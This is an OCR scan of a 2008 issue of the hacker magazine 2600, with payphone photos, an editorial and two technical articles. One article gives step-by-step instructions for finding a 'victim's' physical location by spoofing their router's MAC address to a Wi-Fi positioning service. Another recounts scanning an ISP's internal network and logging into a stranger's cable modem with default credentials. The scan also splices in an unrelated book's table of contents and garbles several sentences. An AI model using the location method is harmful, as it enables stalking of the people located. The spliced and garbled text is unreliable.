
Volume Twenty-Five, Number Two
Summer 2008, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



Weird Ass Foreign Payphones

Tunisia. Found in Chebika, near the Algerian border. This is the first payphone we've ever seen that specifically expresses hostility to cell phones.

Photo by Lawrence Stoskopf

Panama. Now here's something you don't see every day. Unless you're in Boquete, a city in Chiriqui province, in which case you'd be used to this trailer of phones that was just dropped on an available dirt patch. Note the phone cables running from the hitch on the left.

Photo by Xiguy

Fiji. Seen in Suva. We can't really say for sure just what's going on here with the pincher-looking things. Perhaps it's for those people with cell phones? It could also conceivably be some sort of tribal pole.

Photo by Peter Vibert

Argentina. We'd love to know the story behind this one. This payphone was found in the middle of the jungle at Iguazu National Park. The sign translates to "Please do not put water on the telephone." Too bad, it was exactly what we wanted to do when we saw it.

Photo by Martin

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

TOC




TABLE OF CONTENTS

PUBLISHER'S INTRODUCTION by Richard L. Sauer 10
Chapter 1 The Early Days 14
2 Joe and Josephine 26
3 How the Designer Works 44
4 The Importance of Testing 64
5 Through the Back Door 72
6 Rise to the Level of Public Taste 82
7 The Telephone 100
8 Land, Sea, and Air 110
9 The Open Road 136
10 Design in Unexpected Places 146
11 Working for the Government 160
12 The Five-Point Formula 178
13 Relationship of Designer to Client 186
14 That Sordid Subject, Money 194
15 Not By Design 200
16 Why Are Barns Painted Red? 210
17 Profile of an Organization 226
18 An Appraisal 232

The Best of Times 4

Don't "Locate Me" 6

Exploring Road Runner's Internal Network 8

Hacking Wireless Networks with Windows 10

The HughesNet FAP 12

TELECOM INFORMER 13

Hacking Society 15

Thirteen Years of Starting a Hacker Scene 17

HPing (The Part I Forgot) 20

Meditation for Hackers: All-Point Techniques 22

Fun with Network Friends 24

Hacking: A Graffiti Writer's Perspective 25

HACKER PERSPECTIVE: Barry Wels 26

A Portable Encrypted Linux System for Windows 29

Mac Address Changer 30

Capturing Botnet Malware Using a Honeypot 31

LETTERS 34

Cracking with the Webtionary 48

JavaScript Password DOMination 49

Spirits 2000 Insecurity 51

TRANSMISSIONS 52

The Geek Squad 54

Bank of America Website Flaw 55

Why is This Computer Connected to the Internet? 56

Story: Message of the Day 58

MARKETPLACE 62

MEETINGS 66

The Best of Times

History is something that we're always living but rarely appreciating. This year, all of that changed for us. We got the incredible opportunity to truly acknowledge the significance of the changing trends and technologies that we have been witnessing since 1984. And now we're ready to share what came out of it all.

We're happy to announce the publication of our first-ever book: *The Best of 2600: A Hacker Odyssey*. When we were first approached with the idea for this project, it seemed a daunting task. And it was. After all, how could we possibly pick and choose from 24 years of publishing? And how would such a collection be ordered? The almost infinite amount of themes and subject matter we've gone through in so many issues made this seem like something we could never pull off.

So our biggest challenge was getting this massive amount of articles into some sort of order. After much brainstorming, we found the answer to be staring us in the face the whole time. What we've witnessed throughout all of our pages spans three very distinct decades: the 1980s, the 1990s, and the post 2000 period. And that is how we decided to divide the book. By decade. In so doing we quickly discovered that there was a very noticeable change of mood and tone when looking at such periods as cohesive units and then comparing them to each other.

For example, the 1980s was filled with a sense of wonder as so many new things were starting to come into play. The Bell System was being torn apart. Computers were becoming more and more popular and being found increasingly in the home. Hackers were among the first to figure it all out, finding ways of shaping the technology to their needs, and, naturally, getting into a load of trouble for their efforts. But there was still this link to the past, where mainframes dominated and phone phreaks lived in fear of arousing the ire of Ma Bell.

The 1990s was a period of growth where both telecommunications and the concept of the Internet soared into the stratosphere. Suddenly, everyone seemed to be following this stuff and the hacker world felt the effects in both good and bad ways. Having more people getting involved was certainly nice. But all of the attention was a royal pain in the ass. Hackers had always been looked upon with suspicion and paranoia but now it had graduated to genuine fear and the desire to put certain offenders behind bars. We saw that happen too many times. The dot-com boom turned many of our friends into very rich people and that tended to put all sorts of values on a collision course. And of course, this was the decade that the media really jumped into the fray. There were books and movies about hackers galore. Again, a bit of fun and a bit of a pain.

Then came 2000 and beyond. The world in this period seems to have gotten so much more serious. Everyone appears obsessed with security and convinced that everyone else is out to get them in one way or another, whether it be by stealing their identity or blowing them to smithereens. The net has become a fixture in our daily routines, speed and storage just keep increasing on a continual basis, and communicating has never been easier. But somehow, the innocence of our past seems to have been diminished. To many, the simple romance of playing with new technological toys is noticeably lacking and technology has become more of an assumed fact of our everyday lives. It's actually become easier for many of us to stay connected than to try

and disconnect.

In each of these distinct periods, we found there to be one remaining constant. The hacker culture has remained true to its beliefs and largely unaffected by the changing world around us. If you look at one of our articles from our early days and compare it to something from this issue, you'll notice that, while the technology is completely different, the spirit behind the writing has more or less remained the same. It's always about asking questions, performing all sorts of experiments, theorizing, and, above all else, sharing the results with the rest of us. Throughout all of the change and turmoil, this much has remained.

Once we realized that we had these three unique decades and a common thread that ran between them, it was just a matter of picking the stories that best summed up what was going on at the time. As it turned out, this was another daunting task. There were just so many fascinating pieces that have gone into our pages over the years that it became painful to decide which ones would be included and which would have to be left out. And even after we had done a whole lot of cutting and trimming, it was all too clear that we just had an overabundance of material. Trying to fit it into a 360 page book would be next to impossible. In fact, just the 1980s could have easily filled the entire page allocation if we had let it.

Fortunately, our publishers had the good sense to lobby for a dramatic increase in size for the book and we found ourselves with a limit that was over 600 pages instead. As the months went on, this wound up being increased once more to nearly 900 pages! Apparently, the publishers had just as difficult a time figuring out what to cut as we did. What better endorsement could we possible ask for?


In the end, we wound up with a pretty neat collection of some of what's been going on in the hacker world in the last quarter century. While it's titled *The Best of 2600,* there are still lots of good pieces that didn't make it in for one reason or another. But we believe that if you look at all of the pieces that *are* included, you'll get a pretty good sense of what's been happening in our unique world since our first issue in 1984. (In fact, the very first article in our very first issue ended with the sentence: "Turn the page and become a part of our unique world.")

We want to thank the many readers who have been suggesting something like this for years. We do listen to these suggestions and we're happy that the opportunity presented itself where we could actually bring these ideas to fruition. We also want to thank Wiley Publishing and the many people over there who have worked with us on this project since it began last year. We now have something which can make a good deal of our material a lot more accessible, not only to our existing readers but to a vast number of others who have never even heard of *2600* and whose only perception of what hackers are about comes from the mass media. This is a tremendous opportunity to have our voices heard in a whole new arena and to open some doors in what others only see as walls.

And for many of us, this will be an amazing trip down Memory Lane. We tend to forget all of the magic of the past and the significance of the differences in the way things used to work, both big things and little things. An era when something like Caller ID was seen as extremely controversial, when packet switched networks were all the rage, when pagers were far more prevalent than cellular phones, when sending electronic mail between *different* computer systems was a really big deal. It's one thing to simply remember those days, quite another to immerse yourself in the words and emotions of the time period. What's most amazing to us is how *relevant* it all is, even when the technology is almost unrecognizable. And for those of you who weren't even alive back then, there is no better way to get a true sense of the history that we all know is out there somewhere.

The Best of 2600 will officially be released at The Last HOPE conference and will be available thereafter all over the world. We doubt there will ever be a book with this much information about the hacker world crammed into so many pages. But we certainly do hope to see a lot more hacker-related books and an overall increase in the interest level stemming from all of this. Because one thing we learned from going through every article we ever printed, apart from being utterly captivated by some of the stories, is that this stuff really does matter.

Don't 'Locate Me'



by Terry Stenvold
thebmxr@gmail.com

Disclaimer

This article is for educational purposes only. Check local laws before attempting anything. The author holds no responsibility for the use or misuse of this information.

General Information

As you may know, there is a new feature included in the Google Maps 1.1.3 update for the Apple iPhone and iPod Touch: the "Locate Me" feature. The new feature is provided by another company called Skyhook Wireless (`http://www.skyhookwireless.com/`). Skyhook's system is named WPS, for Wireless Positioning System, and locates users by knowing the location of their wireless aperforms their location features in a unique way because WPS requires knowledge of the specific geographical location of individn and locate access points, and they then append this information to a large reference database. The problem with the system, other than knowing someone has driven by your house or business and added your AP's information to a large database, is that a third party can then locate you with only your MAC address. I recently emailed Skyhook and asked if there is a way for people to lotabase besides unplugging the access point.

This article will provide evidence contradicting both answers provided by Skyhook. It will also explain how someone with malicious intent could possibly discover your location.

Requirements

To run these scripts, you'll need a Linux computer with an ethernet connection and a wireless card capable of master mode; an iPhone, iPod Touch, or any other mobile device with the "locate me" feature; the MAC address of your victim; and an isolated area where no access points have been located and added to Skyhook's reference database.

Scripts

There are two scripts in this system. `skyhack.sh` will create a bridge between the ethernet and wireless card to create an AP environment. You can also use two wireless cards, but the AP broadcasting must be unmarked by Skyhook, which would require editing the scripts. `delbr0.sh` destroys the bridge, which returns your computer to normal.

Step 1: Gaining the MAC address of a victim

The process of acquiring a MAC address is beyond the scope of this article, but I will provide some general ideas as to how to do it. Wireless router packaging often displays the MAC address on the outside of the box, so sales personnel at an electronics store

could easily write down the MAC address and keep that information until the product is sold. This is fairly useless, because the MAC address can be cloned during the setup of a wireless router, which would then change the address, rendering the original information obsolete. Another way to acquire a MAC address is via social engineering. This is accomplished by conning an individual into divulging their MAC address. Google is another source that can be used to obtain MAC addresses. Some people post their MAC addresses while seeking help in a forum to solve a problem. Gaining access to a computer through a Trojan horse and running the command "`arp -a`"

Step 2: Setting up your computer

The basic idea is to make your computer into an AP that spoofs the victim's MAC address. The way we do this is to bridge the ethernet cable and wireless card. The wireless card will then act as the access point of the spoofed victim. To run the bridging script, run this command from the console: `./skyhack.sh 00:00:00:00:00:00`. You need to change the MAC address to the twelve-character MAC address of the victim. Your connection will then bridged, and the router's DHCP server will hand out an IP address to your mobile device when connected.

Step 3: Finding the approximate location

When you go to your mobile device, you should see the SSID "skyhack." Connect to this "skyhack" network. To ensure that your connection is working properly, check that your IP address is not in the 169.254.0.0 address block. Your web browser should then be used to load a website to guarantee that you are receiving internet traffic. If this works, you are now ready to connect to Google Maps and use the "locate me" feature. Make certain there are no other AP's around; if there are, be sure that they are not in Skyhook's database, as they can affect your results. By using the "locate me" feature, you should now be able to see the victim's approximate location within a 100m-200m diameter.

Step 4: Locating victims' exact locations

Use Google Maps to give you driving directions to the approximate location given. To return your computer to normal, run `./delbr0.sh`. This removes the bridge between your ethernet and your wireless card. It also returns your wireless card to managed or default mode. Now, drive to the approximate location, and scan the local area with your laptop or mobile device for the specific MAC address in question until the location is pinpointed.

Prevention

To prevent these types of security breaches, keep your software patches up-to-date and use virus and malware scanners to prevent intrusion by others who may then acquire the MAC address of your router. Also be wary of technical helpers over the phone or over the Internet who ask for your MAC address. A more definite way to prevent intrusion is to use the "Clone MAC" feature that can be found on most router configuration pages. This is primarily used to prevent the ISP from blocking internet access to your newly acquired hardware, making it so that only your PC can access the internet. This tool can also be used to change the MAC address so that it will point intruders to nowhere or will point them to someplace completely different. Always check that the newly changed MAC address is not similar to a neighbor's. With Skyhook claiming that it is not possible to remove single AP's from their database, this is the best method, as long as you change the MAC often.

This method of locating has been tested with access points around my local area and also with a friend who lives almost 8000 km away. Please note that this "attack" is only as accurate as Skyhook's database.

As a side note, these types of attacks could be used to tell friends your home address. Instead of telling them that the address is "2600 Robert Street," you could say, "I am living at 00:00:00:00:00:00."

Notes

The scripts provided in this article will not work out of the box with any wireless card or ethernet adapter unless the interfaces are named `ath0`, `wifi0`, and `eth0`. In most other cases, a simple change from `ath0` to `eth1` or `wlan0` is all that is needed. Using different routers will also require different IP ranges. For example, Dlink routers would use 192.168.0.5 instead of 192.168.1.5.

Exploring Road Runner's Internal Network

by Tim

Most ISPs require you to have a modem of some sort. For broadband cable, this is usually a DOCSIS (Data Over Cable Service Interface Specifications) compatible device, version 1.0, 1.1, 2.0, or 3.0, depending on your ISP's needs. This device is essential to cable internet as it isolates and uses the various frequencies on the cable line which have been reserved for internet service. All of this information is determined by your ISP and is delivered to the cable modem via tftp from some server on your ISP's non-public network. Your cable modem has a MAC address like any other network device, and it is usually this that the ISP uses to authenticate you to the network. The CMTS (Cable Modem Termination System) is where the transition between cable and fiber happens, for those that are interested. At any rate, once your device is determined to be legitimate—again, the method is determined by the ISP, but is most likely the MAC address—you are leased a public IP address. There is also an internal IP address granted to the modem, and it usually resides somewhere in the 10.x private subnet. This address should never be accessible either from your own computer or by anyone else that isn't correctly authenticated on the network. This is to prevent various horrible things from happening, such as the use of one of the many in-band configuration methods for routers and switches that reside on the networks. Most devices decide who should be able to access the device remotely only by seeing which network they reside on. If you access the 10.x side of the device, the odds are good that you'll be allowed access at least at the same level as the ISP. Simple enough. Now, once your device is given the correct network configuration, it then forwards those settings onto your computer. If you are not using a router or some middle-man appliance, then your computer will inherit the TCP/IP configuration, allowing you to access the internet at large.

The cable modem is essentially doing very simple routing for your computer. It is simply taking everything given to it and pushing it through the other side in accordance with the ISP's settings. This is how it was intended to be. The cable company can terminate your connection by sending a series of commands to the device. It can similarly throttle your connection, do troubleshooting, and so on. They do this either by using proprietary tools such as Orion, which has some phenomenal CMTS tools, or by using in-house tools, usually PHP, ASP, or Perl scripts running on some machine that manages the network. (See the resources at the end of this article for some interesting sites on the Road Runner network). From there, they can do all sorts of stuff, but the important thing to remember is that they are not using your public IP address to do this; they are using the private IP address given to your modem. This is where my story begins.

I was sitting in my office, configuring my router to support the addition of a couple more subnets in the 10.0.0.0/24 range. As I was doing this, I decided that the easiest way to test for connectivity among the various subnets was to simply allow all traffic on the 10.0.0.0/8 network to pass to any of the other subnets. So, I set all this up and let some ICMP traffic fly across the wires. This is where it got interesting.

I typed an IP address incorrectly. To be specific, I typed 10.0.0.10 and pressed enter. Knowing that this IP address would not be found on my network I went to Ctrl+C the command. What did I see appear on my console? "Reply from 10.0.0.10: bytes=32 time=76ms TTL=128." My first thought was that someone had penetrated my network and established an entire subnet without me noticing. Then I saw the latency and decided to do a traceroute. Sure enough, the trace passed through my router, through the ISP-provided modem, and over the Road Runner network, eventually coming to a stop at some poor soul's Ambit Cable Modem.

Admittedly, I was very curious, so I ran

some simple nmap commands and discovered that this device was listening on port 80. So, I loaded firefox and hit the device with HTTP. Sure enough, I saw the cable modem's management screen. Being the concerned citizen that I am, I tested the login to make sure the defaults had been changed. Much to my surprise, I could log in and get full viewing and configuration access with username and password "user." I then had admin access to someone's cable modem, complete with an internal IP address range on Road Runner's network, the public IP address, the MAC address, and everything else needed to clone their cable modem and steal their service. From the screen which came up, you can restart the device, reset it to the factory defaults, or do pretty much anything you want. My mind boggles at the concept. And this is just 10 addresses into a 16 million host subnet. I immediately powered up nmap with OS fingerprinting and version scanning with the target network of 10.0.0.0/8. I watched as the log file grew from 1k to 10k to 100k to 1000k. After a couple of hours, I had a 5MB file, full of cable modems running HTTP, SSH, telnet, and various other services, all of them using default logins and passwords. Most of them are running vulnerable version of SSH, and all of them will fall back to SSH1, which means that any passwords that may be in place protecting the shell access are useless.

I suddenly realized that Road Runner might notice all of the scanning that I was doing, so I called up Road Runner tech support and asked to speak to someone in the security department. They put me on hold, and I listened to crappy music for about ten minutes before someone finally picked up. We will call him Bill.

"Hello, thank you for calling roadrunner technical support. My name is Bill, how can I help you?"

"Hi, Bill. My name is Tim. I'm just calling to report some strange behavior on your network. It seems that I am able to see some of your internal IP addresses. I can access your entire class A subnet as if it were public."

"Oh...hold on a minute. I have to make a call."

I was then put on hold for about twenty minutes. Eventually Bill returned, with an edge of concern in his voice.

"Can you give me some more information about this? What addresses are you seeing? What do you think is allowing you to do this?"

"Well, any IP address on the Road Runner network that starts with 10 is visible to me. There don't seem to be any restrictive measures in place or anything, Bill. As for how this has been happening, I'm not sure."

"Okay, do you see any other private IP addresses, anything like 192?"

"Doesn't seem like it, Bill, but I haven't really looked either."

"How are you seeing these IP addresses? Are you using a packet sniffer or something?"

At this point, I realized that he was very concerned and that he was fishing for information. I told the truth, as I don't want to go to jail for terrorism or some other equally absurd reason. (Hooray for abusive and unconstitutional laws!)

"I'm just using nmap to scan the subnet, no packet sniffers or anything. So, yeah, I'm actually very concerned about this. If I can see these internal IP addresses, it means that I can sniff traffic off the network as well, Bill. I don't like that. If I found this by mistake, someone out there will certainly find it as well. I mean, if I were malicious, I could cause some serious damage. These devices have default admin logins. Oh, and the guy at 10.0.0.10 is having network issues."

"Really?" He chuckled nervously. "Well, hold on a minute. I have to make a call."

I waited on hold again, this time for only a couple of minutes.

"Alright, the security specialists say that this is normal for the network. Since you're a part of the network, you should be able to see the other machines, so it's okay. You're on a business account and, since you have a static IP, you are able to see some things that most of our customers cannot. I'll make some notes on your account so that it's clear that you mentioned this to us and were concerned. You might get a call from the Road Runner security department some time in the future. Is there anything else?"

The conversation ended with the standard scripted closing, and I hung up the phone. Normal operational behavior? An entire internal IP address range available publicly? I could see not just an entire subnet, but the entire 10.x network, the entire Road Runner network. I decide to test Bill's theory about the business connection. I SSHed into my Linux box at home and issued a ping to 10.0.0.10. Sure enough, it responded. So, everyone on the Road Runner network can simply use this private IP range to access network equipment. I quickly loaded up nmap and continued the scan.

At this point in time, I had found several thousand modems, nearly all of them running

webservers, many of them also running SSH and telnet. I also found several cable modems acting as routers. If someone were to log into one of those devices, it wouldn't be hard to set up forwards into the NATed network or to forward all their traffic through a tunnel to some other PC. The possibilities then would be nearly limitless: hijacking VoIP service by cloning their hardware, stealing internet service by cloning the MAC address, changing settings, or redirecting the location of the default DOCSIS servers, among other things.


As far as ISP-level equipment goes, Road Runner's DHCP servers, DNS servers, and network monitoring services are all available for scanning. Worse, nmap's version reporting option (`-sV`) shows version numbers for the services running. Many of these are reported correctly, and several of them are vulnerable to very well-known exploits. For instance, on one particular server the SSH daemon is set to roll-back to SSH1 if the client doesn't support SSH2. Aside from all of that, a quick scan of the log file reveals the type of IDS they're using, the type of network monitoring software they're using, strange and unneeded third party applications such as screencast, and other pieces of information, all freely available. Honestly, I don't imagine that it would take a skilled hacker more than an hour or two to successfully compromise the systems. The servers are pretty homogeneous, apparently consisting mainly of Linux servers running essentially the same applications, so the odds are good that if you can compromise one system, then you can take the rest as well. Also, each system seems to be a central IDS reporting center, most likely for whatever section of the network it controls, and syslog information is forwarded to those machines. The information that could be gleaned from the log files alone would be worth its weight in gold.

Of the 25,000 or so devices that showed up, about 100 of them seemed to be ISP servers. I stopped scanning after about 12 hours because I felt like I had seen enough, but anyone who were to scan the entire 10.x subnet would undoubtedly discover much more than I have.

Needless to say, the potential for abuse here is tremendous, and it's shocking that this kind of network behavior was ever engineered to begin with. Under normal circumstances, their routers and firewalls should filter public requests for private IPs, but I guess this isn't being done.

I guess it's true what they say about corporate networks: hard on the outside, gooey on the inside.

One final note: There are interesting sites at tools.*location*.rr.com, where *location* is your geographical region, usually pretty easy to figure out. For example, the Tampa, Florida area is `http://tools.tampabay.rr.com`. The login and password have recently changed, but these sites contain all the information needed to hijack someone's account or to change most, if not all, of the services attached to the account. Pretty slick stuff.


C:\WINDOWS\system32\cmd.exe
C:\>ipconfig /all
Windows IP Configuration
Host Name . . . . . : computer
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
Connection-specific DNS Suffix . :
Description . . . . . : Broadcom 440x 10/100 Integrated Cont
roller
Physical Address. . . . . : 00-C0-9F-A1-9D-4A
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.1.8
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DNS Servers . . . . . : 208.67.222.222
208.67.220.220
C:\>

Hacking Wireless Networks with Windows

